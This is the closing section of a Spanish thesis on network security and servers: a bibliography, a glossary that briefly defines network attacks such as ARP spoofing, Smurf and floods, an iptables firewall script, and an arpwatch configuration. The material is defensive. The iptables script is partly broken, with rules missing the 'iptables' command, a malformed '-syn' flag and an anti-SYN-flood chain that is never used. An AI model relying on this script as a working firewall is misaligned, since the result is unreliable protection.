Bueno, A. (2011). *Redes Informáticas*, Portal ESO, 2011, España. Recuperado 27 noviembre 2012 de: http://www.portaleso.com/portaleso/trabajos/tecnologia/comunicacion/ud_4_redes_v1_c.pdf

Catoira, F. (2012). *Consejos para evitar un ataque de denegación de servicio*, ESET Latinoamérica, Argentina. Recuperado 17 abril 2013 de: <http://blogs.eset-la.com/laboratorio/2012/03/28/consejos-ataque-denegacion-servicio/>

ESET, (2013). *ESET SMART SECURITY 6 Guía para el usuario*, Recuperado 04 de mayo 2013 de: http://download.eset.com/manuals/eset_ess_6_userguide_esl.pdf

Enríquez, A. (2011). *MySQL*, México, Recuperado 11 mayo 2013 de: www.uaem.mx/posgrado/mcruz/cursos/miic/MySQL.pdf

Gómez, A. (2007). *Tipos de ataques e intrusos en las redes informáticas*, SIMCe Consultores, Pontevedra, Recuperado 30 enero 2013 de: carolinacols.files.wordpress.com/2011/11/ataquesinformaticos.pdf

Gutiérrez, M. y Heredia, C. (2012). *Virtualización*, Universidad de Granada, Departamento de Arquitectura y Tecnología de Computadores, España, Recuperado 16 febrero 2013 de: http://mercurio.ugr.es/pedro/docencia/dec/trabajosdyec2012/22m_virtualizacion_texto.pdf

Ies odra P. (2006). *Redes Informáticas*. España, Recuperado 21 enero 2013 de: http://iesodrapisuerga.centros.educa.jcyl.es/sitio/upload/Redes_Informaticas2.pdf

- Jones, T. (2006). *Virtual Linux*, Recuperado 7 marzo 2013 de:
<http://www.ibm.com/developerworks/linux/library/l-linuxvirt/>
- Lois, A. (2012) *Ataques "Man in the middle [MITM]" (ARP Spoofing/Poisoning) sobre IPv4*, Recuperado 02 abril 2013 de:
<http://www.zonasystem.com/2012/05/ataques-man-in-middle-mitm-arp.html>
- Malagón, C. (2010). *Hacking Ético*, Universidad de Nebrija, España. Recuperado 09 enero 2013 de:
http://www.nebrija.es/~cmalagon/seguridad_informatica/transparencias/Modulo_0.pdf
- Malagón, C. (2007). *Técnicas de Port Scanning y uso del NMAP*, Universidad de Nebrija, España. Recuperado 02 marzo 2013 de:
http://www.nebrija.es/~cmalagon/seguridad_informatica/transparencias/Modulo_2.pdf
- Pérez, D. (2006). *¿Qué son las bases de datos?*, España, Recuperado de:
<http://www.maestrosdelweb.com/editorial/%C2%BFque-son-las-bases-de-datos/>
- Sánchez, A. (2002). *Nuevas tecnologías. Internet*, Universidad San Pablo CEU, España, Recuperado 27 febrero 2013 de:
<http://antares.itmorelia.edu.mx/~rvargas/intro/nvas-tech-internet.pdf>
- Sierra, M. (2013) *¿Qué es un servidor y cuáles son los principales tipos de servidores? (proxy, dns, web, ftp, smtp, etc.)*, España. Recuperado 24 febrero 2013 de:
http://www.aprenderaprogramar.com/index.php?option=com_content&view=article&id=542:que-es-un-servidor-y-cuales-son-los-principales-tipos-de-servidores-proxydns-webftpsmtp&catid=57:herramientas-informaticas&Itemid=179

- Suárez, I. (2006). *Las redes informáticas*, Instituto Superior Pedagógico, Facultad de Ciencias Técnicas Conrado Benítez García, Cuba, Recuperado de: <http://www.monografias.com/trabajos40/redes-informaticas/redes-informaticas.shtml>
- Tori, C. (2008). *Hacking Ético*, Buenos Aires, Argentina: Mastroianni Ediciones. Recuperado 15 diciembre 2013 de: <http://www.intercambiosvirtuales.org/libros-manuales/hacking-etico-carlos-tori>
- Ubuntu-es.org, (2013). *Postfix*, Reino Unido. Recuperado 11 marzo 2013 de: <http://doc.ubuntu-es.org/Postfix>
- Valbuena, O. (2011). *Ataques Port Scanner o Escaneo de Puertos*, Recuperado 29 marzo 2013 de: http://oscarvalbuena.com/index.php?option=com_content&view=article&id=67:ataques-port-scanner-o-escaneo-de-puertos-&catid=40:delitos-informaticos&Itemid=62
- Velázquez, E. (2009). *¿Qué es la virtualización?*, Recuperado 20 febrero 2013 de: <http://www.tecnologiapyme.com/software/que-es-la-virtualizacion>
- Victoria, P. (2007). *Administración de redes*, México, Recuperado 15 enero 2013 de: <http://www.monografias.com/trabajos43/administracion-redes/administracion-redes.shtml>
- Vigunu, (2012). *Correo electrónico SquirrelMail*, España, Recuperado 02 marzo 2013 de: www.vigunu.com/manuales/Correo%20WebMail%20SquirrelMail.pdf
- Villar, E. (2010). *Virtualización de servidores de telefonía IP en GNU/Linux*, Almería, Recuperado 26 febrero 2013 de: www.adminso.es/recursos/Proyectos/PFC/PFC_eugenio.pdf

Waisen, J. y Pérez F. (2012). *Web vulnerable dvwa*, Recuperado 24 abril 2013 de:
http://www.adminso.es/recursos/Proyectos/PFM/2011_12/PFM_DVWA.pdf

Tesis

Pazmiño, A. (2011). *Aplicación de hacking ético para la determinación de vulnerabilidades de acceso a redes inalámbricas wifi*. (Tesis de pregrado). Del repositorio de la Escuela Superior Politécnica de Chimborazo - Ecuador. Recuperado 24 febrero 2013 de:
<http://dspace.esPOCH.edu.ec/bitstream/123456789/1726/1/98T00005.pdf>

Torres, G. (2008). *Planificación e implementación de la infraestructura y servicios de red con Windows server 2003 y RedHat Enterprise 5 en la empresa Autorizador S.A.* (Tesis de pregrado). Del repositorio del Instituto Politécnico Nacional de México. Recuperado 08 febrero 2013 de:
<http://itzamna.bnct.ipn.mx/dspace/bitstream/123456789/5440/1/PLANIFICACIONEIMPLEM.pdf>

Verdesoto, A. (2007). *Utilización de hacking ético para diagnosticar, analizar y mejorar la seguridad informática en la intranet de vía celular comunicaciones y representaciones*. (Tesis de pregrado). Del repositorio de la Escuela Politécnica Nacional del Ecuador. Recuperado 24 enero 2013 de:
<http://bibdigital.epn.edu.ec/bitstream/15000/548/1/CD-1053.pdf>

Revistas

Ulloa, L. (2009). *La virtualización y su impacto en las ciencias computacionales*, *Revista Digital Lámpakos*, 2, Recuperado 12 marzo 2013 de:
www.funlam.edu.co/lampsakos/n2/n2a13.pdf

Glosario de términos

1. **ACK:** Es un mensaje que el destino de la comunicación envía al origen de ésta para confirmar la recepción de un mensaje.
2. **ARP Spoofing:** técnica usada para infiltrarse en una red Ethernet conmutada (basada en *switches* y no en *hubs*), que puede permitir al atacante leer paquetes de datos en la LAN (red de área local), modificar el tráfico, o incluso detenerlo.
3. **CCTV:** Circuito cerrado de televisión.
4. **CMS:** Sistema de gestión de contenidos.
5. **FIN:** Esta bandera se activa cuando se requiere terminar una conexión.
6. **Firewall:** Parte de un sistema o una red que está diseñada para bloquear el acceso no autorizado, permitiendo al mismo tiempo comunicaciones autorizadas.
7. **Hipervisor:** Monitor de máquina virtual.
8. **ICMP:** Protocolo de mensajes de control de internet.
9. **ICMP Flood:** Es una técnica DoS que pretende agotar el ancho de banda de la víctima.
10. **LAMP:** es el acrónimo para referirse a un conjunto de software, utilizado para ejecutar sitios web dinámicos o servicios.
11. **Land:** Es un ataque de red que se efectúa a través de una usurpación de dirección IP que aprovecha la vulnerabilidad de ciertas implementaciones del protocolo TCP/IP en los sistemas.
12. **MTA:** Agente de transferencia de correo.
13. **NetFlow** Es un protocolo de red desarrollado por Cisco Systems para recolectar información sobre tráfico IP.
14. **OpenLDAP:** es una implementación libre y de código abierto que permite el acceso a un servicio de directorio ordenado y distribuido para buscar información diversa en un entorno de red.
15. **Ping de la muerte:** Es un tipo de ataque enviado a una computadora que consiste en mandar numerosos paquetes ICMP muy grandes (mayores a 65.535 bytes) con el fin de colapsar el sistema atacado.
16. **RSP:** Paquete de servicio remoto.

- 17. RST:** Es un bit que se encuentra en el campo del código en el protocolo TCP, y se utiliza para reiniciar la conexión.
- 18. Smurf IP:** es un ataque de denegación de servicio que utiliza mensajes de ping al broadcast con spoofing para inundar (flood) un objetivo (sistema atacado).
- 19. SYN:** Es un bit de control dentro del segmento TCP para su sincronización.
- 20. Teardrop:** (Ataque por fragmentación) Consiste en saturar el tráfico de la red (denegación de servicio) para aprovechar el principio de fragmentación del protocolo IP.
- 21. UDP Flood:** Es un ataque que consiste en generar grandes cantidades de paquetes UDP contra la víctima elegida.
- 22. VPN:** Red privada virtual.

Anexos

Anexo A: Configuración IPTABLES Servidor Ubuntu

```
#!/bin/bash
```

```
# descarga todos los enlaces
```

```
iptables -F
```

```
# prepara las reglas de cada enlace pre-definido
```

```
iptables -P INPUT ACCEPT
```

```
iptables -P OUTPUT ACCEPT
```

```
iptables -P FORWARD DROP
```

```
# permite conexión establecidas por paquetes que vienen de otras computadoras
```

```
iptables -A INPUT -m state --state RELATED,ESTABLISHED -j ACCEPT
```

```
# anti-SYN flood
```

```
iptables -N no-syn-flood
```

```
iptables -A no-syn-flood -m limit --limit 1/s --limit-burst 4 -j RETURN
```

```
iptables -A no-syn-flood -j DROP
```

```
# Abriendo puerto ssh
```

```
-A INPUT -p tcp -m state --state NEW -m tcp --dport 22 -j ACCEPT
```

```
# Abriendo puerto smtp
```

```
-A INPUT -p tcp -m state --state NEW -m tcp --dport 25 -j ACCEPT
```

```
# Abriendo puerto pop3
```

```
-A INPUT -p tcp -m state --state NEW -m tcp --dport 110 -j ACCEPT
```

```
# Abriendo puerto imap3
```

```
-A INPUT -p tcp -m state --state NEW -m tcp --dport 143 -j ACCEPT
```

```
# Abriendo puerto mysql
```

```
-A INPUT -p tcp -m state --state NEW -m tcp --dport 3306 -j ACCEPT
```

```
# LIMITAR CONEXION PUERTO 80
```

```
iptables -I INPUT -p tcp --dport 80 -m state --state NEW -m recent --set
```

```
iptables -I INPUT -p tcp --dport 80 -m state --state NEW -m recent --update --  
seconds 60 --hitcount 5 -j DROP
```

```
# no permite que nada más entre
```

```
iptables -A INPUT -i eth0 -p udp -j DROP
```

```
iptables -A INPUT -i eth0 -p tcp -m tcp -syn -j DROP
```

```
# acepta todo de localhost
```

```
iptables -A INPUT -i lo -j ACCEPT
```

Anexo B: Archivo de Configuración ARPwatch

```
# /etc/arpwatch.conf: Debian-specific way to watch multiple interfaces
# Format of this configuration file is:
#
#<dev1>    <arpwatch options for dev1>
#<dev2>    <arpwatch options for dev2>
#...
#<devN>    <arpwatch options for devN>
#
# You can set global options for all interfaces by editing
# /etc/default/arpwatch

eth0 -a -n 192.168.1.0/24 -m jsalinas@jass.com.ec

# For example:
#eth0 -m root
#eth1 -m root
#eth2 -m root
# or, if you have an MTA configured for plussed addressing:
#
#eth0 -m root+eth0
#eth1 -m root+eth1
#eth2 -m root+eth2
```